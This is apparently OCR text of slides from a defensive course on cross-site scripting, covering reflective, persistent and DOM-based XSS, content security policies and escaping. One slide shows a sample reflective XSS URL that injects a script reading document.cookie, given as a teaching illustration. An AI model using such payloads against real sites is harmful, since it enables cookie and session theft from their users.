Defending Against Cross-site Scripting (XSS)

Max McCarty

@maxRmccarty https://lockmedown.com

Overview

Demo: Cross-site Scripting

Identifying XSS with Netsparker

Anatomy Cross-site Scripting

Reflective Cross-site Scripting (XSS)

Persistence Cross-site Scripting (XSS)

DOM Based Cross-site Scripting (XSS)

Introduction to Content Security Policies

Implementing Content Security Policies

Enabling Cross-site Scripting Protection Filter


Cookies Protection

Escaping Untrusted Data


Sanitization and Validation of Untrusted Data

Anatomy of a Cross-site Scripting Attack

The Role of Untrusted Data




Parsing Information



Various Application Contexts

Escaping Process



Reflective XSS

Google

Gmail

More

COMPOSE

Inbox
Starred
Important
Sent Mail
Drafts
Circles
Notes
personal receipts
StackOverflow
Less

Chats
All Mail
Spam (47)
Trash

Categories
Manage labels
Create new label

HackersHall.com: Let the Voting Begin!

Checkout the new updates to HackersHall.com where new voting has opened, prizes awarded, gift give out and the list goes on. Click here to checkout all the new updates!

Phishing Attack

OWASP #6 Prevent Sensitive Data Exposure Part 3

Unlike part 1 and part 2, in part 3 we look specifically at securing your sensitive data in transit, what it means and what that looks like. The dichotomy of HTTP, TLS, SSL and everything in between.

In this article we'll look at all the necessities to properly setup encrypted communications with your web application, the security pitfalls to avoid and the additional configurations you can employ to keep your application's and user's secrets secret.

Show 6: Interview with Dave Rael

Dave Rael is a dedicated father and husband and a

Reflective XSS

HTML

.../timeline?search=<script>alert(document.cookie)</script>

instructions Parsed
and
Executed

Ensuring Information Is Parsed as Data


The <body> element contains the entire content of a webpage. It must be the second element inside of the parent <html> element, following only the <head> element.


Processed as Data

Add Comment

Reflective Cross-site Scripting (XSS)

Reflective XSS





Malicious Comment
Blog Post with Comment
STAR


DOM Based Cross-site Scripting (XSS)

Reflective and Persistent XSS

Reflective XSS




Persistent XSS



